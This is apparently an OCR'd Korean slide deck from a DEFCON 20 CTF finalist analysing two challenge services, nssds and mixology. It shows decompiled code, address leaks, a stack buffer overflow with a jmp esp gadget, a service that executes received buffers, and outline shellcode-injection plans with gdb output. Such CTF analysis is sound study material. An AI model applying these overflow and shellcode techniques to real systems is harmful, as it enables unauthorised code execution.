# DEFCON 20 CTF FINAL

정재훈(nesk@nesk.co.kr)
wowhacker
Best of the Best 17기

1 . CTF FINAL
2 . nssds
3 . mixology
4 . torqux
5 . coney
6 . semem

+CTF FINAL


20주년 기념

20개팀 본선

# + Winner !


Samurai CTF

# + Result Announcment


+nssds

+CTF 바이너리

http://ctftime.org/event/26/tasks/

## +Setting IPv6

dc20:c7f:2012:13::2

```
if ( signal(20, handler) == (__sighandler_t)-1
  || (v2 = socket(28, 1, 0), v2 == -1)
  || setsockopt(v2, 65535, 4, &optval, 4u) == -1
  || setifaddrs("em1", v2, 28, a1) == -1
  || listen(v2, 20) == -1 )
  exit(-1);
```

## +네트워크 인터페이스 변경

```
[root@defcon20 ~]# ifconfig le0 name em1
```

## +nssds

```
[root@defcon20 ~/.services_trolololoooo/nssds]# file nssds
nssds: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically
linked (uses shared libs), for FreeBSD 9.0 (900044), stripped
```

## +기본 데몬 구조

```
void __cdecl main()
{
  int v0; // ebx@1
  unsigned int v1; // eax@1
  __int64 v2; // [sp+18h] [bp+0h]@1

  HIDWORD(v2) = &v2;
  v0 = setsocket(portnumber);
  v1 = time(0);
  srand(v1);
  random((int)&unk_804C300, 0x20u);
  sub_8048E40();
  ssh_cleanup_exit("nssds");
  daemonize(v0, clientmain);
}
```

user : nssds
port : 54339

# +daemonize()

```
while ( 1 )
{
  do
  {
    do
    {
      addr_len = 28;
      clnt_sock = accept(fd, &addr, &addr_len);
    }
    while ( clnt_sock == -1 );
    v3 = fork();
  }
  while ( v3 == -1 );
  if ( !v3 )
  {
    close(fd);
    alarm(0xFu);
    ret = arg2(clnt_sock);
    close(clnt_sock);
    exit(ret);
  }
  close(clnt_sock);
}
```

arg2 = main challenge function

## +clientmain()

```
int __cdecl clientmain(int sockfd)
{
  unsigned int ret1; // ebx@1
  unsigned int ret2; // eax@1

  ret1 = rand2(5u);                                   // rand()%5+4, 5 ~ 9
  ret2 = rand2(4096u);                                // rand()%4096 + 2048, 4096 ~ 6144
  stage1(sockfd, ret2 + 2048, ret1 + 4);
  return 0;
}
```

func rand2(arg) -> rand() % arg1

stage1(sockfd, [4096 <= x < 6144], [5 <= x < 9])

# +stage1()

```
if ( arg2 )
{
  v5 = rand2(4u) + 2;
  if ( (signed int)v5 > 0 )
  {
    cnt = 0;
    do
    {
      ++cnt;
      v7 = rand2(512u);
      v8 = malloc(v7 + 512);
      v9 = (unsigned int)((char *)v8 + rand2(512u));
      jmpesp_addr = v9;
      *(_BYTE *)v9 = 0xFFu;
      *(_BYTE *)(v9 + 1) = 0xE4u;
    }
    while ( v5 != cnt );
  }
  v10 = rand2(4096u);
  result = stage1(sockfd, v10 + 2048, arg2 - 1);
}
else
{
  result = stage2(sockfd);
}
```

# +stage1()

```
v3 = alloca(arg1 + 15);
if ( arg2 )
{
  v5 = rand2(4u) + 2;
  if ( (signed int)v5 > 0 )                    // 2 ~ 4
  {
    cnt = 0;
    do
    {
      ++cnt;
      v7 = rand2(512u);
      v8 = malloc(v7 + 512);                   // 512 ~ 1024
      v9 = (unsigned int)((char *)v8 + rand2(512u));// 0 ~ 512
      jmpesp_addr = v9;
      *(_BYTE *)v9 = 0xFFu;
      *(_BYTE *)(v9 + 1) = 0xE4u;
    }
    while ( v5 != cnt );
  }
  v10 = rand2(4096u);
  result = stage1(sockfd, v10 + 2048, arg2 - 1);
}
```

2 ~ 4사이의 랜덤 루프

# +stage1()

```
if ( arg2 )
{
  v5 = rand2(4u) + 2;
  if ( (signed int)v5 > 0 )                    // 2 ~ 4
  {
    cnt = 0;
    do
    {
      ++cnt;
      v7 = rand2(512u);
      v8 = malloc(v7 + 512);                   // 512 ~ 1024
      v9 = (unsigned int)((char *)v8 + rand2(512u));// 0 ~ 512
      jmpesp_addr = v9;
      *(_BYTE *)v9 = 0xFFu;
      *(_BYTE *)(v9 + 1) = 0xE4u;
    }
    while ( v5 != cnt );
  }
  v10 = rand2(4096u);
  result = stage1(sockfd, v10 + 2048, arg2 - 1);
}
```

랜덤한 영역의 랜덤위치

## +stage1()

```
if ( arg2 )
{
  v5 = rand2(4u) + 2;
  if ( (signed int)v5 > 0 )
  {
    cnt = 0;
    do
    {
      ++cnt;
      v7 = rand2(512u);
      v8 = malloc(v7 + 512);
      v9 = (unsigned int)((char *)v8 + rand2(512u));
      jmpesp_addr = v9;
      *(_BYTE *)v9 = 0xFFu;
      *(_BYTE *)(v9 + 1) = 0xE4u;
    }
    while ( v5 != cnt );
  }
  v10 = rand2(4096u);
  result = stage1(sockfd, v10 + 2048, arg2 - 1);
}
```

jmpesp_addr = 0xffe4
[jmp esp]

## +stage1()

```
    v10 = rand2(4096u);
    result = stage1(sockfd, v10 + 2048, arg2 - 1);
  }
  else
  {
    result = stage2(sockfd);
  }
  return result;
```

stage1() 은 arg2가 0일때까지 반복

jmpesp_addr 변수에 값 설정

# +stage2()

```
  v1 = malloc(900u);
  mbuf = (int)((char *)v1 + rand2(400));        // 0 ~ 400
  v2 = 0;
LABEL_2:
  if ( v2 != 63 )
  {
    do
    {
      rand_case = rand2(6);                     // 0 ~ 6
      if ( rand_case <= 5 )
      {
        switch ( rand_case )
        {
          case 5u:
            v2 = v10;
            if ( v10 & 0x20 )
              goto LABEL_2;
            v10 |= 0x20u;
            print_eip(fd, (char *)&v12 - &src);
            break;
          case 4u:
            v2 = v10;
            if ( !(v10 & 0x10) )
            {
              v10 |= 0x10u;
              print_banner(fd);
              v2 = v10;
            }
            goto LABEL_2;
```

5 : print_eip() : 현재 eip 출력

4 : print_banner() : 문자열출력

# +stage2()

```
case 3u:
  v2 = v10;
  if ( !(v10 & 8) )
  {
    v10 |= 8u;
    print_bufcopy(fd, mbuf);
    v2 = v10;
  }
  goto LABEL_2;
case 2u:
  v2 = v10;
  if ( !(v10 & 4) )
  {
    v10 |= 4u;
    print_bufstart(fd, (int)&buf);
    v2 = v10;
  }
  goto LABEL_2;
case 1u:
  v2 = v10;
  if ( !(v10 & 2) )
  {
    v10 |= 2u;
    print_esp(fd, jmpesp_addr);
    v2 = v10;
  }
  goto LABEL_2;
```

3 : print_bufcopy() :
할당한메모리영역 주소 출력

2 : print_bufstart() : recv()로
받을 스택버퍼 주소 출력

1 : print_esp() :
jmpesp_addr의 주소출력

# +stage2()

```
      case 0u:
        v2 = v10;
        if ( !(v10 & 1) )
        {
          v10 |= 1u;
          print_sockfd(fd);
          v2 = v10;
        }
        goto LABEL_2;
      default:
        break;
    }
  }
}
while ( v10 != 63 );
```

0 : print_sockfd : 현재 소켓 디스크립터 출력

+골라먹는재미!

# +stage2()

```
[root@defcon20 /home/nesk/nssds]# nc -6 dc20:c7f:2012:13::2 54339
Your socket descriptor is 5
Distance to eip is 1040
Buffer start is 0xbfbf98ac
Engaging buffer overflow now!
The first 500 bytes of your data will be copied to 0x2840e04f
There is a "jmp esp" at 0x2843499b
You're welcome!
^C
[root@defcon20 /home/nesk/nssds]# nc -6 dc20:c7f:2012:13::2 54339
Your socket descriptor is 5
There is a "jmp esp" at 0x2840d08e
Distance to eip is 1040
Engaging buffer overflow now!
Buffer start is 0xbfbfa11c
The first 500 bytes of your data will be copied to 0x2840d4ca
You're welcome!
^C
[root@defcon20 /home/nesk/nssds]# nc -6 dc20:c7f:2012:13::2 54339
The first 500 bytes of your data will be copied to 0x2840e953
Your socket descriptor is 5
Distance to eip is 1040
There is a "jmp esp" at 0x2840e582
Buffer start is 0xbfbf8f2c
Engaging buffer overflow now!
You're welcome!
```

각각메시지는 랜덤하게 모두출력됨

# +stage2()

```
send2(fd, "You're welcome!₩n", 0);
if ( recv2(fd, (int)&buf, 2048u) < 0 )
  _exit(0);
chk_str = (int)"offense rules!";
pbuf = &buf;
result = memcpy((void *)dest, &buf, 0x1F4u);
cnt = 10;
do
{
  if ( !cnt )
    break;
  flag = *pbuf++ == *(_BYTE *)chk_str++;
  --cnt;
}
while ( flag );
if ( !flag )
{
  if ( sub_8049420(fd, 0) )
    result = (void *)send2(fd, "success₩n", 0);
  else
    result = (void *)send2(fd, "fail₩n", 0);
}
```

2048 바이트 만큼 recv()

+stage2()

```
buf= byte ptr -40Ch
pvoid= byte ptr  4
sockfd= dword ptr  8

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
lea     eax, [ebp+pvoid]
sub     esp, 1052
mov     [ebp+var_410], eax
mov     eax, [ebp+sockfd]
lea     ebx, [ebp+buf]
```

버퍼는 대략 1024바이트

*recv에서 2048만큼 받으므로 오버플로우 발생

## +print_bufcopy()

```
int __cdecl print_bufcopy(int sockfd, int addr)
{
  return sendf(sockfd, "The first 500 bytes of your data will be copied to %p₩n", addr);
}
```

500바이트까지 할당된 메모리에 복사되므로

리턴주소를  구할필요가 없음

# +stage2()

```
send2(fd, "You're welcome!₩n", 0);
if ( recv2(fd, (int)&buf, 2048u) < 0 )
  _exit(0);
chk_str = (int)"offense rules!";
pbuf = &buf;
result = memcpy((void *)dest, &buf, 0x1F4u);
cnt = 10;
do
{
  if ( !cnt )
    break;
  flag = *pbuf++ == *(_BYTE *)chk_str++;
  --cnt;
}
while ( flag );
if ( !flag )
{
  if ( sub_8049420(fd, 0) )
    result = (void *)send2(fd, "success₩n", 0);
  else
    result = (void *)send2(fd, "fail₩n", 0);
}
```

복사한 버퍼에 있는 문자열 체크

# +sub_8049420()

```
sub_8048F90(&unk_804C300, 32);
if ( send2(fd, (int)&unk_804C300, 0x20u) == 32
  && recv2(fd, (int)&size, 4u) == 4
  && size <= 0x400
  && (ptr = malloc(size)) != 0 )
{
  v2 = 0;
  v4 = recv2(fd, (int)ptr, size);
  if ( v4 == size )
  {
    v18 = (int)sub_804A1D0();
    v17 = (int)sub_804A1D0();
    sub_804A140(v18, ptr, size);
    sub_8049F80(v17, v18, dword_804C2E8, dword_804C2E4);
    v5 = sub_804A0A0(v17, 0, 0);
    v6 = v5;
    if ( v5 > 0x40 && (v7 = malloc(v5), (s = (int)v7) != 0) )
    {
      n = sub_804A0A0(v17, v7, v6);
      sub_8048EA0(&v16, s, 32);
      sub_8048E00(&v16, s + 32, n - 32);
      v10 = s + 32;
      v11 = &unk_804C300;
      v12 = 32;
      do
      {
        if ( !v12 )
          break;
        v8 = *(_BYTE *)v10 < *(_BYTE *)v11;
        v9 = *(_BYTE *)v10++ == *(_BYTE *)v11;
        v11 = (char *)v11 + 1;
        --v12;
      }
```

오버플로우가 일어남 -> 루틴을 분석할 필요 X

# +sub_8049420()

```
int __fastcall sub_804A140(int a1, int a2, int a3, int a4, int a5)
{
  int v5; // ebx@2

  if ( !a3 )
    __assert("bdConvFromOctets", "bigd.c", 185);
  sub_8049E20(a1, (unsigned int)(a5 + 3) >> 2);
  v5 = sub_804A6E0(*(_DWORD *)a3, (unsigned int)(a5 + 3) >> 2, a4, a5);
  *(_DWORD *)(a3 + 4) = sub_804A3A0(*(_DWORD *)a3, v5);
  return v5;
}
```

다른데몬에서도 같이 사용되는 함수 -> 낚시용?

+exploit()

Simple !

["The first 500 bytes of ~~" 주소값 파싱]

[shellcode][ret * X]

2048바이트만큼 전송


+mixology

+mixology

```
[root@defcon20 ~/.services_trololololoooo/mixology]# file mixology
mixology: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically lin
ked (uses shared libs), for FreeBSD 9.0 (900044), stripped
```

user : mixology
port : 35575

# +clientmain()

```
read_len = read2(fd, (int)banner, 256, 10);
flag = read_len == 0;
if ( read_len > 0 )
{
  banner[read_len] = 0;
  chk_str = (int)"No hacker should visit Las Vegas without strcpy";
  str_length = 48;
  pbanner = banner;
  do
  {
    if ( !str_length )
      break;
    flag = *pbanner++ == *(_BYTE *)chk_str++;
    --str_length;
  }
  while ( flag );
  if ( flag )
    stage1(fd);
```

문자열 체크

# +stage1()

```
if ( recv2(sockfd, (int)&buf4, 4u) == 4 )
{
  if ( (unsigned int)buf4 <= 0xFFFF )
  {
    buf_recv = malloc(buf4 + 4);
    pbuf_recv = buf_recv;
    if ( buf_recv )
    {
      s = (char *)buf_recv + 4;
      recv_len = recv2(sockfd, (int)((char *)buf_recv + 4), buf4);
      if ( recv_len == buf4 )
      {
        if ( strstr((const char *)pbuf_recv, "AAAAAAAAAA") )
        {
          sub_8049930(sockfd, 0);
        }
```

받은 정수 + 4만큼의 버퍼할당

# +stage1()

```
if ( recv2(sockfd, (int)&buf4, 4u) == 4 )
{
  if ( (unsigned int)buf4 <= 0xFFFF )
  {
    buf_recv = malloc(buf4 + 4);
    pbuf_recv = buf_recv;
    if ( buf_recv )
    {
      s = (char *)buf_recv + 4;
      recv_len = recv2(sockfd, (int)((char *)buf_recv + 4), buf4);
      if ( recv_len == buf4 )
      {
        if ( strstr((const char *)pbuf_recv, "AAAAAAAAAA") )
        {
          sub_8049930(sockfd, 0);
        }
```

할당된버퍼+4 위치부터 크기만큼 데이터받음

# +stage1()

```
if ( recv2(sockfd, (int)&buf4, 4u) == 4 )
{
  if ( (unsigned int)buf4 <= 0xFFFF )
  {
    buf_recv = malloc(buf4 + 4);
    pbuf_recv = buf_recv;
    if ( buf_recv )
    {
      s = (char *)buf_recv + 4;
      recv_len = recv2(sockfd, (int)((char *)buf_recv + 4), buf4);
      if ( recv_len == buf4 )
      {
        if ( strstr((const char *)pbuf_recv, "AAAAAAAAAA") )
        {
          sub_8049930(sockfd, 0);
        }
```

sub_8049930() ?

# +stage1()

```
else
{
  memcpy(
    &dest,
    "Upgrade Your Liquor CabinetWnUse Fresh IngredientsWnMatch the Drink
    0x8Bu);
  while ( 1 )
  {
    v5 = strlen(&dest);
    if ( send(sockfd, &dest, v5, 131072) == -1 )
      break;
    sleep(1u);
  }
  hash_result = somehash(buf_size4);
  *(_BYTE *)pbuf_recv = hash_result;
  hash_result = (unsigned int)hash_result >> 8;
  *((_BYTE *)pbuf_recv + 1) = hash_result;
  hash_result = (unsigned int)hash_result >> 8;
  *((_BYTE *)pbuf_recv + 2) = hash_result;
  *((_BYTE *)pbuf_recv + 3) = BYTE1(hash_result);
  ((void (*)(void))pbuf_recv)();
}
```

send() 함수가 실패할 때 까지 루프

# +stage1()

```
else
{
  memcpy(
    &dest,
    "Upgrade Your Liquor CabinetWnUse Fresh IngredientsWnMatch the Drink
    0x8Bu);
  while ( 1 )
  {
    v5 = strlen(&dest);
    if ( send(sockfd, &dest, v5, 131072) == -1 )
      break;
    sleep(1u);
  }
  hash_result = somehash(buf_size4);
  *(_BYTE *)pbuf_recv = hash_result;
  hash_result = (unsigned int)hash_result >> 8;
  *((_BYTE *)pbuf_recv + 1) = hash_result;
  hash_result = (unsigned int)hash_result >> 8;
  *((_BYTE *)pbuf_recv + 2) = hash_result;
  *((_BYTE *)pbuf_recv + 3) = BYTE1(hash_result);
  ((void (*)(void))pbuf_recv)();
}
```

somehash() ?

# +stage1()

```
else
{
  memcpy(
    &dest,
    "Upgrade Your Liquor CabinetWnUse Fresh IngredientsWnMatch the Drink
    0x8Bu);
  while ( 1 )
  {
    v5 = strlen(&dest);
    if ( send(sockfd, &dest, v5, 131072) == -1 )
      break;
    sleep(1u);
  }
  hash_result = somehash(buf_size4);
  *(_BYTE *)pbuf_recv = hash_result;
  hash_result = (unsigned int)hash_result >> 8;
  *((_BYTE *)pbuf_recv + 1) = hash_result;
  hash_result = (unsigned int)hash_result >> 8;
  *((_BYTE *)pbuf_recv + 2) = hash_result;
  *((_BYTE *)pbuf_recv + 3) = BYTE1(hash_result);
  ((void (*)(void))pbuf_recv)();
}
```

리턴값을 버퍼 첫 4바이트에 저장

# +stage1()

```
else
{
  memcpy(
    &dest,
    "Upgrade Your Liquor CabinetWnUse Fresh IngredientsWnMatch the Drink
    0x8Bu);
  while ( 1 )
  {
    v5 = strlen(&dest);
    if ( send(sockfd, &dest, v5, 131072) == -1 )
      break;
    sleep(1u);
  }
  hash_result = somehash(buf_size4);
  *(_BYTE *)pbuf_recv = hash_result;
  hash_result = (unsigned int)hash_result >> 8;
  *((_BYTE *)pbuf_recv + 1) = hash_result;
  hash_result = (unsigned int)hash_result >> 8;
  *((_BYTE *)pbuf_recv + 2) = hash_result;
  *((_BYTE *)pbuf_recv + 3) = BYTE1(hash_result);
  ((void (*)(void))pbuf_recv)();
}
```

*버퍼 주소 대상 실행


+exploit

보낸버퍼가 실행되니 쉘코드만 전송한다면 성공!

앞 4바이트가 쉘코드에 영향을 미치지 않으면서

실행가능한 명령어가 되어야됨

# +somehash() ?



## +exploit

적절한 opcode가 나올때까지 NOP를 늘린다
NOP * 1

```
(gdb) x/i $ebx
0x2843300O:      int    $0x38
(gdb)
0x28433002:      lock xor $0x89c03190,%eax
(gdb)
0x28433008:      inc    %esp
(gdb)
0x28433009:      and    $0xc,%al
(gdb)
0x2843300b:      mov    $0x1,%al
(gdb)
0x2843300d:      mov    %eax,0x8(%esp)
(gdb)
0x28433011:      mov    $0x1c,%al
(gdb) c
Continuing.

Program received signal SIGBUS, Bus error.
0x2843300O in ?? ()
```

